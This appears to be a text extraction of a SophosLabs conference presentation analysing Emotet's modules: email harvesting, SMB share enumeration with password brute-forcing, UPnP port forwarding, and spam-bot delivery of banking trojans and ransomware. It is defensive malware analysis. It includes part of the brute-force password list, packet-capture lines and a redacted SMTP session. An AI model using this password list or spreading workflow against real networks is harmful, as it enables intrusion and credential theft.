
Mail PassView

Wrapper modules - Injected proprietary executables



```
1ED4.tmp - Notepad
File Edit Format View Help
steveackerman07@gmail.com<steveackerman07@gmail.com>; 'andyparker@freemail.hu' <andyparker@freemail.hu>; Steve
Ackerman<steveackerman06@gmail.com>
```

Email contact extractor



```
1ED5.tmp - Notepad
File Edit Format View Help
Ch1zdGV2ZWJja2VybwFUMDZAZ21hawwuY29tEg5TdGV2ZSBBY2t1cm1hbhozc3R1dmVhY2t1cm1hbja3QGdtYw1sLmNvbSIZc3R1dmVhY2t1cm1hbja3QGdtYw
1sLmNvbSoIUmU6IGhpawky3wRqaGlvaG1vam1vasOpbw0KDQpPbiBUDwUSIEFwciAXNiWGMjAxOSBhdCAXOjAyIFBNIEN0ZXZ1IEFja2VybwFuIDxzZGV2ZWJj
a2VybwFUMDZAZ21hawwuY29tIDxtYw1sdG86c3R1dmVhY2t1cm1hbja2QGdtYw1sLmNvbT4gPiB3cm90ZToNCg0KDQoJR29vZCB0byBoZWZyIG10ISBXaGvuIH
dpbGwgd2UgbWV1dCBhZ2Fpbj8NCg0KDQoJT24gVHV1LCBBCHI GMTYsIDIwMTkgYXQGMToWm1BQTSa8c3R1dmVhY2t1cm1hbja3QGdtYw1sLmNvbSA8bWpBHRV
onN0ZXZ1YWNRZXJtYW4wN0BnbWpbc5jb20+ID4gd3JvdGU6DQoJc0NCgkJRkZ1cn10aGluZyBvayEhIQ0KDQoJCSANCg0KCQ1BbmQgew91dXV1Pz8/Pw0KDQ
oJCSANCg0KCQ1Gcm9tOibTdGV2ZSBBY2t1cm1hb1A8c3R1dmVhY2t1cm1hbja2QGdtYw1sLmNvbSA8bWpBHRVON0ZXZ1YWNRZXJtYW4wNkbnWpbc5jb20+
```

Email content harvester

Regular modules: Network spreading module

- Enumerating SMB, null session connection

```
94 13.160079 10.69.146.218 10.69.146.45 SMB2 154 Tree Connect Request Tree: \\ADAM1\IPC$
104 13.164308 10.69.146.218 10.69.146.45 SRVSVC 262 NetShareEnumAll request
108 13.166672 10.69.146.218 10.69.146.45 SMB2 158 Tree Connect Request Tree: \\ADAM1\ADMIN$
136 16.211525 10.69.146.218 10.69.146.45 SMB2 200 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \ADAM1\C$
138 16.212593 10.69.146.218 10.69.146.45 SMB2 150 Tree Connect Request Tree: \\ADAM1\C$
```

- Brute-forcing the connections (~10 000 passwords)

```
eyphed,eeeeee1,evangeli,epson,eighty,hugohugo,hevnm4,howie,hoes,hooters1,honeydew,hounds,hellno,icecu
be,heretic,booper,bulls1,bulls23,buckaroo,bootleg,booyah,brent1,norfolk,nogard,nero,nexus6,neal,noun
ours,dave1,dante1,cyprus,derick,delpiero,corbin,collect,comets,cooper1,clueless,cltctic,address,abbe
y1,aerosmit,tracy1,turtle1,tulane,valeria,tunnel,trousers,tusymo,totoro,prelude1,raphael,qhxbij,pvje
gu,prima,loves,mallorca,macgyver,makayla,lockout,ov3ajy,ozlq6qwm,drinks,doll,details,detect,dogggg,d
ivision,dunhill,sairam,rulz,rxmtkp,gforce,generals,garland,fubar1,fx3tuo,gldmeo,godboy,fwsadn,gaelic
,gocats,fortune12,fihdfv,fear,cardinals,cccc1,chateau,candys,c7lrwu,chas,charlie2,5291,5858,5lyedn,
6bjvpe,7676,7kbe9d,greek,happydog,grammy,guns,gucci,hazmat,gooseman,auckland,bagpuss,barks,andyandy,
allman,archery,1019,1478963,1411,rasta220,roadway,renee1,robyn,reject,reboot,rockrock,reznor,riches,
```

Regular modules: UPNP module

- Port-forwarding

Port numbers set by the module:

20, 21, 22, 53, 80, 143, 443, 465, 990, 993, 995, 7080, 8080, 8090, 8443, 50000

(Same as the port numbers used to reach the C2 – hardcoded in the binary)

- Bypassing firewall rules

- Verifying the settings

Regular modules: Spam bot module

- SMTP message sent by the spam bot module

```
220 [redacted] email server Welcome to RaidenMAILD ESMTP service v3702, Tue, 19 Feb 2019 17:42:55 +0800, (C)2001-2017
EHLO [redacted] victim C's IP
250- [redacted] email server Hello [redacted] email server IP
250-AUTH LOGIN
250-8BITMIME
250 SIZE 207257600
AUTH LOGIN
334 VXNlcm5hbWU6
[redacted] victim B's username
334 UGFzc3dvcmQ6
[redacted] victim B's password
235 Authentication successfully
MAIL FROM: [redacted] victim B's account
250 [redacted] victim B's account Sender OK
RCPT TO: [redacted] target A
250 [redacted] target A recipient verified
DATA
354 start mail input; end with <CRLF>.<CRLF>
Date: Tue, 19 Feb 2019 09:42:44 -0700
From: [redacted] victim A's name <[redacted] victim B's account>
To: [redacted] target A
Message-Id: <[redacted] QPLuJxq7szsox9xazISqpfIbez0YYmWdeGj7La@web.de>
Subject: Zweite Mahnung
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----_Part_55710_2421818552.18193033572538617174"

-----_Part_55710_2421818552.18193033572538617174
Content-Type: multipart/alternative; boundary="-----_Part_29497_2076436829.42562231182823880675"
```

hijacked account = victim B

sender = victim A
receiver = target A

template

Delivered malware


- Directly: Banking Trojans (e.g.: Trickbot, Qbot, Dridex, Ursnif, IcedID,...)
- Secondly: Ransomware (e.g.: Ryuk, BitPaymer, MegaCortex)
- Attack-chains:
 - Emotet – TrickBot – Ryuk
 - Emotet – Dridex – BitPaymer
 - Emotet – Qbot – MegaCortex

Sum up

- Information, credentials from browser


Sum up

- Information, credentials from browser
- Spreading through LAN




Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books



Sum up


- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings



Sum up


- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings
- Email conversation threads

Body: **victim A's email domain**/.../...zip



Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings
- Email conversation threads
- Spamming



Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings
- Email conversation threads
- Spamming
- Proxy

Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings
- Email conversation threads
- Spamming
- Proxy
- Deliver malware



Thank you!

Also thanks for:

Gábor Szappanos

Ferenc László Nagy

Dorka Palotay

SophosLabs

 @luca_nagy_
SOPHOS